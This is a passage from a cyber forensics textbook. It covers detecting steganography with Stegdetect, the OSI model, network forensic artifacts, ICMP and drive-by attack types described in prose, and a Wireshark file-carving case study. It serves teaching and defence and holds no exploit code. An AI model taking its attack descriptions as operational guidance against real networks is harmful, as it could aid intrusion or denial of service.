As an example, we have shown a tool named Stegdetect to identify steganographic contents in an image file. This stego file that we will identify is a jpeg image file.

Case Study: Stegdetect

Stegdetect is an open source tool and free utility used to analyze an image file (stego file) for steganographic content by running statistical tests to determine if there is any steganographic content present in an image file. Stegdetect is capable of detecting several different steganographic methods such as jsteg, jphide, invisible secrets, outguess, F5, and camouflage.

You can download this tool from https://centos.pkgs.org/7/forensics-x86_64/stegdetect-0.6-2.el7.x86_64.rpm.html

Here we are using an IMAGE.jpeg file with some steganographic content in it. We performed steganography on this image using the **steghide** tool. Steghide is an open source steganography tool used to hide data in various kinds of image and audio files. You can download this tool using **'sudo apt install steghide'** command to check if a file contains any steganographic content.

Here we have used the Ubuntu version 16.0.5 Linux-based Operating System.

1. To check for steganographic content, type the following command. Option `-s` will change the sensitivity of the detection algorithms. Their results are multiplied by the number specified with the option (here 3). The test will become more sensitive with the higher the number (the default number is 1). Here we can see that the IMAGE.jpeg file contains some steganography content, and the method used here is `outguess` (Figure 5-33).

```
./stegdetect -s 3 IMAGE.jpeg
```




Figure 5-33. *Analyzing the image*

2. Also, you can use various options to individually check for a steganography method (Figure 5-34). Use the command (option `-t <tests>` sets the tests to run on the image):

   ```
   ./stegdetect -t <tests>IMAGE.jpeg
   ```

   - Type `./stegdetect -t j IMAGE.jpeg` to check if the image has been embedded with jsteg.
   - Type `./stegdetect -t o IMAGE.jpeg` to check if the image has been embedded with outguess.
   - Type `./stegdetect -t p IMAGE.jpeg` to check if the image has been embedded with jphide.
   - Type `./stegdetect -t i IMAGE.jpeg` to check if the image has been embedded with invisible secrets.
   - Type `./stegdetect -t f IMAGE.jpeg` to check if the image has been embedded with F5.
   - Type `./stegdetect -t a IMAGE.jpeg` to check if information has been added at the end of file.




***Figure 5-34.** Other ways to check the image*

Here we can see that in `IMAGE.jpeg` file, an outguess steganography method is used.

OutGuess is a steganographic tool that allows you to insert hidden information into the unnecessary bits of data source: that is, jpeg or PNG image formats.

Summary

In this chapter we saw the following:

- Anti-forensics is a collection of tools and techniques that are used to damage, erase, or modify data that obstructs the normal forensic examination.
- Anti-forensic measures performed on a device will harm the integrity of the data and could compromise the investigation. Anti-forensics measures are taken by cybercriminals to make the task of forensic investigator extremely difficult.
- Data wiping, trail obfuscation, encryption, and data wiping are different anti-forensics practices.
- Wiping a hard drive clean erases all the data on the disk. Wiping is also referred to as digital shredding or erasing.
- Trail Obfuscation involves the use of tools and techniques to mislead the investigation by manipulating the evidence and clearing up their trail.
- The process of converting legible data into illegible data is the process of cryptography. Cryptography brought the concept of encryption to computer users.
- Hiding data is a common practice among hackers and attackers. They hide their sensitive data in a Host Protected Area (HPA), Slack space, or Alternate Data Streams (ADS) since these areas are not included in any search parameters.
- Steganography is a data hiding process where hackers hide their messages behind media files such as audio, image, or video. These media files become the carrier that are fit for transporting the secret file containing some data as they hide them in plain sight.
- There are various anti-forensics detection tools available such as stegdetect, stegspy, etc.

References

https://ieeexplore.ieee.org/document/8090341

https://ieeexplore.ieee.org/document/8524756

http://afyonluoglu.org/PublicWebFiles/library/ccdcoe/LIB_0022.pdf

http://researchonline.lshtm.ac.uk/3716461/1/veracrypt_guide.pdf

https://www.sciencedirect.com/science/article/pii/S1742287616300378

CHAPTER 6

Network Forensics

Network Forensics is a sub-branch of cyber forensics that revolves around examining networking-related digital evidence. It involves monitoring, recording, analyzing, and interpreting network traffic.

Components of Network Forensics:

- Packet capture and analysis
- Network device acquisition
- Incident response

Network Forensics has become a crucial component of the IT industry since its boom. Big companies are concerned about their data and reputation as they are targeted by hackers every day. The frequency of attacks has gone up, which is a matter of concern for not just the companies but also its customers and clients.

As the internet has evolved, so have the avenues where users have another part of their life going digital, from payments to social networking, from e-commerce to dating. So much data online draws the attention of hackers who are hunting for prey. The internet has sparked a digital revolution creating trade and commerce at an unparalleled rate, but without the proper security in place, there are many places where it exposes vulnerabilities.

In this chapter, we shall cover how we carry out network forensics analysis by analyzing real-time network traffic in a .pcap format file using open source tools like Wireshark, Network Miner, and Xplico, and seeing the different outputs and results.

N. Reddy, *Practical Cyber Forensics*, https://doi.org/10.1007/978-1-4842-4460-9_6

The OSI Model

Designed by the International Organization of Standardization (ISO), the Open Systems Interconnection (OSI) model is a seven-layered networking concept that is used to define networking between systems as shown in Figure 6-1. It was developed in 1984 to chalk out the guidelines for interoperability between computer network manufacturers. This model helps our understanding of how our networks communicate with each other and elaborates the process. The OSI model allows all network components to function together irrespective of the manufacturers by standardizing the functions of a communication system.




Figure 6-1. *The OSI Model*

Each of the seven layers represents a particular aspect of data communication. Every successive layer of the OSI model envelopes the layer beneath it and hides the details from the ones above. Theses seven layers are divided in two groups: Upper and Lower layers. While the upper layers focus on user applications and file representation prior to transport, the lower layers oversee the communication across the network.

Layer 1: Physical Layer

Starting from the bottom, this is the lowest layer of the OSI model, which is concerned with the transmission and reception of unstructured raw bit stream over a physical medium. It is referred to as the hardware layer of the model. Networking devices such as cables, Ethernet, hub, switchers, repeaters, etc., work on this layer.

Functions:

- Data encoding
- Transmission

Layer 2: Data Link Layer

This layer provides the error-free transfer of data frames between nodes over the physical layer. This layer is also responsible for taking data from the upper layers and converting them into bits that are to be transferred across the physical wire, and vice versa. It is split into two layers:

- Logical link control (LLC) – LLC is responsible for providing end-to-end flow and error control, and multiplexing the different protocols of the MAC layer of the DLL.
- Media Access Control (MAC)- –MAC provides a unique addressing identification and channel access control mechanism for network nodes to communicate with each other.

Layer 3: Network Layer

Switching and routing technologies required for communication take place in the Network Layer of the OSI. This layer is responsible for managing local addressing information in the packets and ensuring proper delivery to its destination. The network layer performs a routing function, fragmentation, reassembly, and even reports delivery errors. Routers work at this layer, sending data all over the extended network, thereby making communication and the internet possible.

The router selects the best and shortest path for data transmission. It achieves this by identifying the network address of the source and destination segment. The network address is also called the logical address. It uses a routing table to find which route to use to get the data to its destination.

When packets are to be transferred across networks, it is necessary to adjust the outbound size with respect to the layer 2 protocol in use; here the network layer employs a process called fragmentation.

- IP – Internet Protocol –This protocol provides a set of standard rules for sending and receiving data over the internet. For a host to be recognized by the other devices, it must have a unique address – IP address. An IP address can be either IPv4 or IPv6.
- RIP – Routing Information Protocol –This protocol is used by routers to exchange information on how to route traffic among networks.
- OSPF – Open Shortest Path First –This protocol is used by the routers to communicate with other routers to exchange topology information.
- IPX – Internetwork Packet exchange is primarily used by the Novell Netware operating system. IPX is a set of packets switching and sequencing protocol designed to work in small and large networks.

Layer 4: Transport Layer

The fourth layer of the OSI model is responsible for transparent data transfer between end users and also reliable data transfer for upper layers. This is achieved via flow control, segmentation, de-segmentation and error control. The transport layer operates end to end to ensure complete data transfer.

Transport layer employs the use of multiplexing to combine data from the upper layers and sending them through a data stream, allowing multiple applications to communicate at the same time. Upon reaching the destination, the segment is dissembled to be received by the correct application

Flow control in the transport layer is achieved by Buffering and Windowing. Buffering is a form of flow control responsible for ensuring sufficient buffers are available to hold the data for processing, acting like temporary memory that reduces the load of processing data. In windowing, the receiving system alerts the sender system on how much data can be sent based on successful receipt of data segments; such allocation of data is a 'window'. The Transmission Control Protocol (TCP) and User Datagram Protocol (UDP) operate on this layer and use Port Numbers to enable multiplexing and de-multiplexing.

Upon receiving data, a positive acknowledgment is sent to the sender by the receiver. In case missing or corrupted data is received, then a negative acknowledgment is sent. This helps in reliable data transfer practices and communication.

TCP flags are used within TCP packet transfers. It indicates a particular connection state or provides additional information. They can be used for troubleshooting purposes. Each TCP flag is 1 bit in size. Some of the TCP flags are as follows:

1. **SYN** – The Synchronization flag (SYN) is a first step in establishing a three-way handshake between two hosts.
2. **ACK** – The Acknowledgment flag (ACK) is used to acknowledge the successful receipt of a packet.
3. **FIN** – The Finished flag (FIN) is used to request termination of the connection.
4. **URG** – The Urgent flag (URG) is used to notify the receiver to process the urgent packets before processing all other packets.
5. **PSH** – The Push flag (PSH) tells the receiver to process the packets as they are received instead of buffering them.
6. **RST** – The Reset flag (RST) flag is sent from the receiver to the sender when a packet is sent to a particular host that was not expecting it.
7. **ECE** – This flag – Explicit Congestion Notification (ECN)is responsible for indicating if the TCP peer is ECN capable.
8. **CWR** – The Congestion Window Reduced flag (CWR) is used by the sending host to indicate it received a packet with the ECE flag set.
9. **NS** (experimental) – The Nonce Sum flag (NS) is still an experimental flag used to help protect against accidental, malicious concealment of packets from the sender.

Layer 5: Session Layer

The fifth layer of the OSI creates, manages, and terminates sessions between applications at each end. The Session Layer is responsible for coordinating the service requests and responses between applications and hosts. There are three types of connections in the Session Layer –

- Simplex – One-way transmission only; here data only travels in a single direction.
- Half Duplex – Data can travel in both directions but not at the same time.
- Full Duplex – Two-way communication at the same time. Simply, it is two simplex connections.

Layer 6: Presentation Layer

The Presentation Layer is the sixth layer of the OSI model and is responsible for data representation as it controls the formatting and syntax of user data. The key features of this layer include data representation, compression, and security. The Presentation Layer enforces standards that have been developed for formatting data types: that is, Rich Text Format (RTF), ASCII for Text, MIDI, and MP3 for Audio. This layer encrypts, compresses, and decrypts the data sent and received over the network. The Presentation Layer is also known as the syntax layer, due to its key role to employ appropriate standard formats of data.

Layer 7: Application Layer

This is the final and the topmost layer of the OSI model. This layer provides an interface for the user to interact with the network with the help of a software application. FTP, HTTP, and Telnet operate on the Application Layer. Application services such as file transfer, email, net surfing, and other such services are provided by the Application Layer.

Forensic Footprints

In network forensics, the investigators have the tedious task of scouring through the internet to obtain tracks of the hacker/attacker. Data travels in the form of packets in cyberspace, and these packets hold very valuable information such as source, destination, and contents. In the event that a networking-related crime hacker/attacker might have left some traces, investigators need to analyze these. Such traces are also called footprints.

Almost all network devices these days come with a logging feature, which means that the traffic passing through the device gets digitally logged. These logs are examined by experts and a timeline is created. The process of extracting logs from networking devices is known as network log mining. It involves identification, extraction, arranging, and examining the log data.

In packet analysis of captured traffic, in many cases the single packets are studied for details. This is the only method to determine whether the traffic is generated via a genuine source or was created via bots.

Seizure of Networking Devices

Networking devices need to be handled with care. They contain crucial data, which is useful in an investigation of a cybercrime case. All networking devices are sturdy and durable. Steps to be followed to investigate such devices as Firewalls, L3 switches, Intrusion Prevention Systems (IPS), etc., are the following:

1. Switch off device and turn off its power supply.
2. Disconnect the cables and pack the device in proper anti-static packing material.
3. Fill the chain of custody form – which is the official documentation form used by law enforcement agencies along with all the chronological history of the electronic evidence.

What we need to look for on Networking Devices like Firewalls is the following:

- Traffic allowed and blocked on the firewall.
- Bandwidth and protocol usage like high CPU usage and exceeding limits.
- Bytes transferred (large files) if any.

- Detected attack activities like attacks coming from sources.
- Administrator access like log in failed attempts.

Another challenge is the rise of anti-forensic techniques; hackers have mastered the art of clearing the trail they leave after committing a crime or attack. Clearing logs, Encryption, spoofing, and Data wiping is a set practice among the cybercriminals. We covered this in our anti-forensics chapter (Chapter 5) in detail.

Some techniques that investigators use are as mentioned below, and we have tried to cover most of the instances in our examples and scenarios later in the chapter:

- Session identification – explains how attacker made his/her way into the network. Here we analyze all the collected logs from various sources relevant after the incident
- Pattern discovery and analysis – trying to crack the pattern of an attacker. It is also called reconstruction and has two major activities: resolution and backtracing.
    - Resolution: it extracts salient rules, patterns, and statistics by eliminating irrelevant data.
    - Backtracing: reconstruction of an event from the end to the start.

Network Forensic Artifacts

Forensic artifacts that are related to networking and communication fall under the category of Network Forensic artifacts. These artifacts provide evidence or insights into network communication. It can be generated from Dynamic Host Configuration Protocol (DHCP) servers, Domain Name System (DNS) servers, Web Proxy Servers, Intrusion Detection Systems (IDS), Intrusion Prevention System (IPS), and firewalls.

1. Dynamic Host Configuration Protocol (DHCP): Before sending any data on the network, the computer must contact the DHCP server to assign it an IP address. DHCP logs can be an excellent source of information, and the forensic investigator can determine when a computer joined the network, when it was present on the network, and the time frame when it left the network.

2. Network Time Protocol (NTP): It provides accurate time services on the network and allows for consistency among computers on a network.

3. Domain Name Server (DNS): DNS request/response traffic provides valuable information about when communication with a particular host began since the first step in the communication process is to resolve the hostname to an IP address.

4. Web Proxy logs: They capture web traffic requests and response. They also have cache copies of resources retrieved from the web servers, which include copies of files, like malware, that was retrieved from a web server.

5. Firewalls: Firewall perform packet inspection and make decisions on what traffic should be forwarded, logged, and blocked. Firewalls can be configured to log traffic at various levels of detail based on the needs of the organization, and these logs can be used by the forensic investigator for analysis.

6. Intrusion Detection System (IDS) and Intrusion Prevention System (IPS): IDS monitors the network interface and examines network traffic and compares it against signatures or patterns of known malicious traffic to identify suspicious network traffic. If IDS finds anything suspicious, it logs the traffic in an alert file. The alerts can be valuable to the forensic investigator as they may provide a lead that will help the investigator to identify suspicious traffic. IPS is similar to IDS except for the fact that it also prevents and logs potential attempts and attacks.

Network Forensic Artifacts also include evidence from software-based firewalls and mail clients like MS Outlook and Outlook Express, Eudora, etc.

From routers, we can extract logs, ping requests, and information about connected devices; from firewalls, we can get dropped and denied IPs and logs; and from emails, we can get headers and email addresses that can later be used by forensics investigators for further analysis.

ICMP Attacks

ICMP or Internet Control Messaging Protocol belongs to the IP protocol family. It is a connectionless protocol, and it does not use any port number. It is used for diagnostics, error reporting, and querying a web server. Since ICMP carries no data and usually carries messages alerting errors and message reply reports, it is often ignored by the firewall. Therefore, hackers use ICMP to send payloads.

ICMP Sweep Attack

ICMP sweeps are used to scan a target network to discover vulnerable hosts for further probing and possible attacks. It involves sending a bunch of ICMP requests – which require a reply, to the target network and find out from the list of ICMP replies, whether the selected hosts are alive and connected to the targets' network. This is also regarded as a distributed denial of service attack and is also known as a Smurf attack where an attacker sends ICMP echo ping requests to multiple destination addresses.

Traceroute Attack

Traceroute is a command used to discover the route that the packets take when traveling to their destination and is used to determine network topology. Tracereoute sends out a series of packets with an increasing TTL (time to live) value set.

Windows systems use ICMP traceroutes and Linux systems use UDP traceroutes. When a Windows traceroute is on, three ICMP echo messages with TTL set to 1 are sent out. The response will be an ICMP Time Exceeded message or ICMP Destination Unreachable message. When ICMP reaches one hop, the TTL value is decremented by one; when the TTL value becomes zero, an ICMP type 11 message is sent back to the originating point. Following this, the TTL value is incremented by one and the process is repeated until it is successful in finding the correct destination address. This will also record the source the of each ICMP time exceeded message to provide a trace of the path that the packet took. We can use the tracert command in Windows.

Inverse Mapping Attack

This is a technique used to map the internal networks or hosts that are protected by a firewall or any other filtering device. In this attack, the hacker sends an ICMP reply message to a wide range of IP addresses, considering they are protected. The filtering device will allow the messages to its destination as it does not keep the list of ICMP requests. If there is an internal router, it will respond back with an ICMP 'Host Unreachable' for every host that can't be reached; this will provide the hacker with details about the hosts, which are present behind a filtering device.

ICMP Smurf Attack

In a Smurf Attack, the hacker will spoof the source address of the ICMP packet and will broadcast ICMP echo requests to all computers in the network. In return, the host systems will respond back to the ICMP request, creating a flood of messages causing network degradation of the victim system. This would result in a Denial of Service (DoS) attack, which would render the target by either flooding or crashing it, thereby making it completely inaccessible to anyone.

Drive-By Downloads

In recent times, drive-by downloads attacks have become the hackers' go-to method to spread malware. First, hackers hijack an insecure website and plant their malicious script into its code. Any user won't find anything unusual with the website as the script works in the background. The script directly installs malware onto the system of anyone who visits the website. Next, the malware begins its work by infecting the user system. Compared to other attacks where the user needs to download malware infected files, here all the user needs to do is to visit the infected website: hence, the name Drive-By.

This is a type of client-side browser attacks that expose application layer vulnerabilities. Hackers have started to explore the vulnerabilities of the upper layer of OSI in an attempt to develop more sophisticated attacks. Hackers use the webpage's coding to find a perfect point to inject their script, that is, advertising pop-ups.

Network Forensic Analysis Tools

Over the years, network forensics has become a field that has seen significant development. The need for forensics examination of networking devices and software logs has led developers to create numerous tools that aid in the forensic investigation. Apart from commercial tools, there is a rich collection of open source network-forensic tools available in the market like Wireshark, Xplico, and Network Miner. We have demonstrated all of them with a case scenario later in this chapter.

Wireshark

Wireshark is the most popular open source network-protocol analyzer. This multiplatform tool is a versatile tool with a plethora of features. It efficiently inspects numerous protocols, captures packets, and helps in examination and analysis.

It has a very detailed and user-friendly GUI and a command-line utility tshark. The GUI has powerful display filters that allow better data filtration and save time. VoIP analysis is also supported in Wireshark

Wireshark is capable of reading and writing multiple capture formats such as Pcap, tcpdump, Cisco IDS iplog, Microsoft Network Monitor, etc.

Case Study: Wireshark

Here we are doing pattern discovery and analysis by trying to find malware traces using a File carving technique. For the Resolution and backtracing stage, we will extract an executable file using Wireshark and use a Hex editor to remove unwanted ASCII characters from an executable file present in the pcap file, namely filee.pcap.

File carving is the process of regrouping computer files from fragments in the absence of filesystem metadata.

1. Open Wireshark
2. Go to Files ➤ Open. Open the filee.pcap (which is our pcap live capture) file for analysis (Figure 6-2).




Figure 6-2. *Opening Wireshark*

3. Type `http.request.method == "GET"` in the filter box to get all the get requests within the packet capture and click on Apply (Figure 6-3).




Figure 6-3. *Viewing GET requests*

4. Go to a desired packet and right-click on any one of them. Here we have selected packet no 299 (Go to packet no 299), Choose the option and click on *"Follow TCP Stream."* The MZ executable format is the executable file used for .exe files in DOS. Based on the output, we conclude it is a .exe file and suspect it to be malicious (Figure 6-4).




Figure 6-4. *Following a TCP stream*

5. Click on "Save As" and save the file as filee.exe as the file is a Microsoft executable file by its file signature.

6. Now open the file in the Bless Hex Editor (Figure 6-5). Bless is an open source, full-featured binary hexadecimal editor, a program that enables you to edit files as a sequence of bytes written for the GNOME Desktop (Unix-like operating systems).

